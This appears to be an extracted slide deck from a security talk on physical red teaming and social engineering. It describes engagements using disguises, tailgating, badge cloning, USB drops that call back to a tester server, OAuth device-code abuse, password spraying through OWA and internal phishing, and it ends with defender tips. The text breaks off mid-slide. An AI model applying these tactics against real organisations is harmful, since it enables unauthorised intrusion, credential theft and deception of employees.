


Physical Security (and Red Teaming) has Changed

You can plan 80% of a physical compromise from your desk.



OOTB.NET




Physical Security (and Red Teaming) has Changed

You can plan 80% of a physical compromise from your desk.



OOTB.NET



Physical Security (and Red Teaming) has Changed

You can plan 80% of a physical compromise from your desk.



OOTB.NET


A screenshot of a website for 'Office Park'. The top navigation bar includes links for 'FEATURES/AMENITIES', 'LEASING', 'DIRECTORY', 'TENANT RESOURCES', and 'LOCATION/DIRECTIONS'. Below the navigation bar is a large image of a modern office interior with wooden paneling and a glass partition. Overlaid on the image is the text 'Custom Buildouts to Suit Your Style' in a large, white, sans-serif font, with 'Traditional • Contemporary • Modern' in a smaller font below it. At the bottom of the image is a small logo consisting of three horizontal lines. Below the image is a white banner with the text 'Office Park will build your new office'.

Physical Security (and Red Teaming) has Changed

You can plan 80% of a physical compromise from your desk.



OOTB.NET



Physical Security (and Red Teaming) has Changed

You can plan 80% of a physical compromise from your desk.



OOTB.NET



Physical Security (and Red Teaming) has Changed

You can plan 80% of a physical compromise from your desk.



OOTB.NET

WIGLE.NET

All the networks. Found by Everyone.

STUMBLERS	WIFI NETWORKS	WIFI OBSERVATIONS	WIFI TODAY	BT DEVICES	CELL TOWERS
638,049	1,664,953,143	22,173,393,137	501,349	4,231,180,783	27,381,344

Forums outages

Fri, 25 Jul 2025 14:22:41 GMT

folks are DDoSing the forums. Post access will be intermittent, but news items like this will still appear on the site front page.

-arkasha

RFHS & WiGLE bring you DEF CON 33 the World Wide War Drive!

Sat, 19 Jul 2025 06:34:29 GMT

This is it! Registration is open for the World Wide War Drive!
<https://wigle.net/contest/DC33> if you're already a WiGLE user

[read more...](#)

-arkasha

Email confirmations

missed

30 Frank Lloyd Wright Dri X Q

Latitude

Longitude

SSID foobarnet

BSSID 0A:2C:EF:3D:25:1B

Date Range: 2001-2026

☐ Possible FreeNet

☐ Possible Commercial Net

☐ No Labels

☐ Only Discovered By Me

☐ Only Discovered By Others

Coloring:

density

Network density coded

Filter

set default

View: Standard


Notes:
Zoom in to see individual SSIDs.
cell tower: blue
QoS: Quality of Signal is a metric based on the number of observations and observers

Physical Security (and Red Teaming) has Changed

You can plan 80% of a physical compromise from your desk.



OOTB.NET




Physical Security (and Red Teaming) has Changed

You can plan 80% of a physical compromise from your desk.



OOTB.NET



Physical Security (and Red Teaming) has Changed

You can plan 80% of a physical compromise from your desk.



OOTB.NET




Physical Security (and Red Teaming) has Changed

You can plan 80% of a physical compromise from your desk.



OOTB.NET



Physical Security (and Red Teaming) has Changed

You can plan 80% of a physical compromise from your desk.



OOTB.NET


FONTS

Primary

★ **TRADE GOTHIC LT** ★ **BOLD CONDENSED NO. 20** ★

Secondary – for body copy Tertiary Legal

<u>HOEFLER TEXT</u> Regular	<u>TRADE GOTHIC LT</u> <u>Bold</u> <u>Bold no 2</u> <u>Bold Extended</u>	<u>TRADE GOTHIC LT</u> Light
--------------------------------	---	---------------------------------



Physical Security (and Red Teaming) has Changed

You can plan 80% of a physical compromise from your desk.



OOTB.NET

Elise
Cummings





OOTB.NET

Physical Security (and Red Teaming) has Changed

You can plan 80% of a physical compromise from your desk.

Now we have/know:

- What security is on site, when they work, where their office is
- The vendors they use for trash pickup, third party managed IT, and more
- What HID systems they use
- Process for replacing a badge
- What doors are frequently held open (unattended brick)
- Reproduction badge

Intro & Premise

Next: Physical Pentest Scenarios

- Two real engagements
- Lessons for defenders



OOTB.NET

Belly Breach



OOTB.NET

- Fake pregnancy belly concealed equipment
- Flipper Zero hidden in a coffee cup
- Replica badge printed from online photos
- Entry attempt targeting C-Suite



Belly Breach



OOTB.NET

- Parked and waited for employees
- Tailgated through main entrance
- Employees held door open

Belly Breach



OOTB.NET

- Found unoccupied “hotel desk” area
- Connected device directly to network
- No 802.1X authentication in place

Belly Breach



OOTB.NET


- Goal: Access to C-Suite and server room
- Used loitering behavior to blend in
- Looked for:
 - Unlocked offices
 - Sensitive data in plain sight
 - Badge opportunities



OOTB.NET

Belly Breach

- Door to executive suite left propped open
- Sticky note on CFO's monitor with AD password
- Lack of 802.1X → direct network access
- High-privilege creds = access to financial systems



Belly Breach

Key Takeaways

- Human bias is still the weakest link
- Lack of 802.1X gave instant network access
- Badge cloning tools are portable and discreet
- Simple disguises bypass assumptions



OOTB.NET



OOTB.NET

Cleaning Crew

- 5th floor of co-op building
- Elevator access unrestricted; suite door required HID badge.
- Observed foot traffic near:
 - Elevator area
 - Public restroom
 - Main entrance directly across from glass-walled conference room (high visibility)
- Spent hours loitering to gauge badge cloning opportunities.

Cleaning Crew



OOTB.NET





OOTB.NET

Cleaning Crew

- Observed building management & janitorial staff uniforms:
- Black t-shirt with white logo (front and back).
- Downloaded logo from building management's website.
- Created my own!
- \$7 plain black t-shirt
- \$5 plain white hat



Cleaning Crew



OOTB.NET



Cleaning Crew



OOTB.NET



Cleaning Crew



OOTB.NET

Day Two

- Came back in a replica building management uniform

Carried:

- Cleaning Caddy filled with:
- Rags
- Spray
- Badge cloner
- Malicious USBs

Cleaning Crew



OOTB.NET





OOTB.NET

Cleaning Crew

- Cleaned the glass suite doors during heavy traffic (lunch)
- Stepped aside while someone badged in, then followed and cleaned the interior of the doors
- Once inside, shifted focus to cleaning glass doors of executive offices.
- Cleaning gave a natural excuse to stand at each door, look inside, and go in.
- Accessed multiple executive spaces without challenge — including offices of C-level leadership.

Looked for:

- Employee badges to clone
- Sensitive data left in plain sight
- Unlocked or unattended workstations
- Places to plug in

Cleaning Crew



OOTB.NET

- While cleaning the exterior of the CTO's office, I noticed his workstation was unlocked
- Paused to evaluate whether I could step in and access it without drawing attention.
- Just as I took a step through the doorway, the CTO approached...
- Instead of questioning, he smiled and thanked me, saying he'd never seen anyone clean the glass before.



OOTB.NET

Cleaning Crew

In total, I placed 10 USB drives throughout the office.

Each contained a custom executable:

- Connected back to a server we owned.
- Collected hostname, domain, and IP address (mostly for metrics).

But we were able to gain further remote access via oauth device code granting on an unattended workstation.

Cleaning Crew



OOTB.NET

- Flow built for devices without browsers (TVs, IoT, consoles)
- User enters a short code on another device to approve access
- Token granted to the requesting device with that user's privileges
- Attackers abuse unattended sessions or trick users into approving
- Results: long-lived tokens, MFA bypass, persistent access



OOTB.NET

Blue Team Countermeasures

Defensive Tips

- Enforce escort policies
- Lock down USB ports
- Monitor vendor movements
- Audit badge logs
- Use NAC with MAC filtering
- Train staff to challenge assumptions

Social Engineering isn't Always Physical

- The same pattern, establishing credibility -> access -> persistence is still effective via email
- One quick story...



OOTB.NET



OOTB.NET

Recon

- External pentest, no access whatsoever, begins from internet
- Began by conducting OSINT with company's domain name
- Discovered forum post from 2008
- Former employee posted question and included debug messages
- Debug message included the company's internal network name and username
- Revealed that usernames are numerical IDs and likely sequential

replied on Wednesday, March 19, 2008

I was able to setup the App Pool to run under a local user account on that serv

Process information:
Process ID: 6368
Process name: w3wp.exe
Account name: PANDORA\AppDev

Exception information:
Exception type: DataPortalException
Exception message: DataPortal.Fetch failed (**Login failed for user 'NT AU**


Request information:
Request URL: <http://scorecard/Admin/KpiManagement.aspx>
Request path: /Admin/KpiManagement.aspx
User host address: 10.10.2.100
User: \
Is authenticated: True
Authentication Type: Negotiate
Thread account name: PANDORA\AppDev



OOTB.NET

Recon

- Identified an Outlook Web App (OWA) login portal by brute forcing subdomains
- mail.<company>.com
- Client had migrated to Office 365 for emails
- While users no longer had email inboxes via OWA, authentication was still permitted via OWA
- Unlike Office 365, OWA allows users to log in with internal username
- Ultimately able to password spray using sequential internal user IDs, compromised several accounts






OOTB.NET

Initial Access

- Attempted to log into many accounts using a single password
- This helps identify accounts using easily guessed passwords
- E.g., Summer2025, Summer2025!, Password2025, P@ssw0rd
- Building a list of valid email addresses with OWA
- Original OSINT revealed internal network usernames were sequential numerical IDs
- Can (++) user ID for login instead of harvesting email addresses
- CLIENT\101, CLIENT\102, CLIENT\103, etc.
- Exposed OWA portal gave us a way to log in using internal user IDs






OOTB.NET

Initial Access

- Password spray attack compromised multiple accounts using easily-guessed passwords
- Many of the identified account passwords were expired
- Which implied that the accounts had not been used for some time
- LBMC was able to change the expired passwords for these accounts
- Password changes synced from internal network to other external services, e.g., Office365, Knowbe4

A screenshot of the Outlook 'change password' web form. The form is white with blue text and includes the Outlook logo at the top. It contains fields for 'Domain/user name:', 'Current password:', 'New password:', and 'Confirm new password:'. The 'Domain/user name:' field has a blurred value followed by '670'. At the bottom, there is a blue 'submit' button with a right-pointing arrow icon.

 Outlook

change password


Your password has expired and you need to change it before you sign in to Outlook.


Domain/user name:

Current password:


New password:

Confirm new password:

 submit



- Multi-Factor Authentication was enforced by client
- However, compromised accounts did not have MFA set up as users had not logged in to the expired accounts for a long time (prior to enforcement)
- As such, LBMC was able to perform initial MFA setup for compromised account
- Lack of enabled MFA allowed LBMC to access email and KnowBe4
- KnowBe4 – security awareness training platform that helps organizations conduct simulated phishing attacks





OOTB.NET

Initial Access

- Successfully logged into KnowBe4 using a compromised account
- KnowBe4 was misconfigured, allowing all users access to the “administrator” view, allowing any user to view the phishing results for all employees
- KnowBe4 logged information such as:
 - How often specific users engage with phishing emails
 - If a user is repeatedly phished
 - If a user has recently taken phishing training
 - User’s department
- Ultimately, the misconfigured portal identified which users to target (or not target) for phishing emails

Full Name	Email Address	Phish Prone%	Risk Score	Group
[Redacted]	[Redacted]	100.0%	35.1	Clickers KnowBe4 Sync Group, KnowBe4 - Remedial Training - Round 1
[Redacted]	[Redacted]	100.0%	39.5	Clickers KnowBe4 Sync Group, KnowBe4 - Remedial Training - Round 1
[Redacted]	[Redacted]	100.0%	39.5	Clickers KnowBe4 Sync Group, KnowBe4 - Remedial Training - Round 1
[Redacted]	[Redacted]	75.0%	32.2	KnowBe4 Sync Group, KnowBe4 - Remedial Training - Round 1
[Redacted]	[Redacted]	66.7%	51.9	Clickers KnowBe4 Sync Group, KnowBe4 - Remedial Training - Round 1



OOTB.NET

Lateral Movement

- Email access allowed for an 'internal' phishing attack
- Since it came from a valid internal account, phishing emails appeared legitimate
- Not subject to extra detective/preventative measures
 - e.g., no "External Email" banner
- Compromised account was that of a third-party contractor
- Changed signature from "Contractor" to "Senior Manager, Internal Systems Security"
- Gave the email more authority
- Users implicitly trust internal emails and are unlikely to verify job title
- Users selected via KnowBe4 intelligence
- Who clicks links, doesn't take phishing training, etc.
- Then, two separate campaigns were performed...


Senior Manager, Internal Systems Security




OOTB.NET

Campaign One

- Claimed suspicious data was detected, but that IT was unable to remotely access laptops for diagnosis
- Provided users with a friendly walkthrough to run commands to re-enable remote access
